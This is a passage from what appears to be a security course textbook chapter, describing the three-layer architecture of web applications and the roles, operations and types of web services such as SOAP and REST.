- After processing the request, the web application server finally sends the results to the web server, which in turn sends the results to the user's browser.

Figure 14.1: Working of web applications

Web Application Architecture

Web applications run on web browsers and use a set of server-side scripts (Java, C#, Ruby, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that perform tasks such as reading the request as well as searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. It consists of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database layer

The client or presentation layer includes all physical devices present on the client side, such as laptops, smartphones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server then responds to the request and fetches the requested data; the application finally displays this response in the browser in the form of a web page.

The “business logic” layer itself consists of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler, a resource handler, and a hardware component, e.g., a server. The firewall offers security to the content, the HTTP request parser handles requests coming from clients and forwards responses to them, and the resource handler is capable of handling multiple requests simultaneously. The web-server logic layer contains code that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware". It defines the flow of data, according to which the developer builds the application using programming languages. It stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database. This layer contains the software and defines the steps to search and fetch the data.

The database layer consists of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in a structured form (e.g., MS SQL Server, MySQL server).


Figure 14.2: Web Application Architecture



Web Services

- A web service is an application or software that is deployed over the Internet and uses standard messaging protocols such as **SOAP**, **UDDI**, **WSDL**, and **REST to enable communication** between applications developed for different platforms

Types of Web Services

- **SOAP web services**
  - It is based on the **XML format** and is used to transfer data between a service provider and requestor
- **RESTful web services**
  - It is based on a **set of constraints** using underlying HTTP concepts to improve performance

Web Service Architecture

Web Services

A web service is an application or software that is deployed over the Internet. It uses a standard messaging protocol (such as SOAP) to enable communication between applications developed on different platforms. For instance, Java-based services can interact with PHP applications. These web-based applications are integrated with SOAP, UDDI, WSDL, and REST across the network.

Web Service Architecture

A web service architecture describes the interactions among the service provider, service requester, and service registry. These interactions consist of three operations, namely publish, find, and bind. All these roles and operations work together on web service artifacts known as software modules (services) and their descriptions.

Service providers offer web services. They deploy and publish service descriptions of a web service to a service registry. Requesters find these descriptions from the service registry and use them to bind with the web service provider and invoke the web service implementation.

There are three roles in a web service:

- **Service Provider**: It is a platform from where services are provided.
- **Service Requester**: It is an application or client that is seeking a service or trying to establish communication with a service. In general, the browser is a requester, which invokes the service on behalf of a user.
- **Service Registry**: It is the place where the provider loads service descriptions. The service requester discovers the service and retrieves binding data from the service descriptions.

There are three operations in a web service architecture:

- **Publish**: During this operation, service descriptions are published to allow the requester to discover the services.
- **Find**: During this operation, the requester tries to obtain the service descriptions. This operation can be processed in two different phases: obtaining the service interface description at development time and obtain the binding and location description calls at run time.
- **Bind**: During this operation, the requester calls and establishes communication with the services during run time, using binding data inside the service descriptions to locate and invoke the services.

There are two artifacts in a web service architecture:

- **Service**: It is a software module offered by the service provider over the Internet. It communicates with the requesters. At times, it can also serve as a requester, invoking other services in its implementation.
- **Service Description**: It provides interface details and service implementation details. It consists of all the operations, network locations, binding details, datatypes, etc. It can be stored in a registry and invoked by the requester.




Figure 14.3: Web Service Architecture

Characteristics of Web Services

- **XML-based**: Web services use XML for data representation and transportation. XML usage can avoid OS, networking, or platform binding. Applications that provide web services are highly interoperable.
- **Coarse-grained service**: In web services, some objects contain a massive amount of information and offer greater functionality than fine-grained services. A coarse-grained service is a combination of multiple fine-grained services.

- **Loosely coupled**: Web services support a loosely coupled approach for interconnecting systems. The interaction between the systems can occur via the web API by sending XML messages. The web API incorporates a layer of abstraction for the infrastructure to make the connection flexible and adaptable.
- **Asynchronous and synchronous support**: Synchronous services are called by users who wait for a response, whereas asynchronous services are called by users who do not wait for a response. RPC-based messages and document-based messages are often used for synchronous and asynchronous web services. Synchronous and asynchronous endpoints are implemented using servlets, SOAP/XML, and HTTP.
- **RPC support**: Web services support remote procedure calls (RPC) similarly to traditional applications.

Types of Web Services

Web services are of two types:

- **SOAP web services**

  The Simple Object Access Protocol (SOAP) defines the XML format. XML is used to transfer data between the service provider and the requester. It also determines the procedure to build web services and enables data exchange between different programming languages.

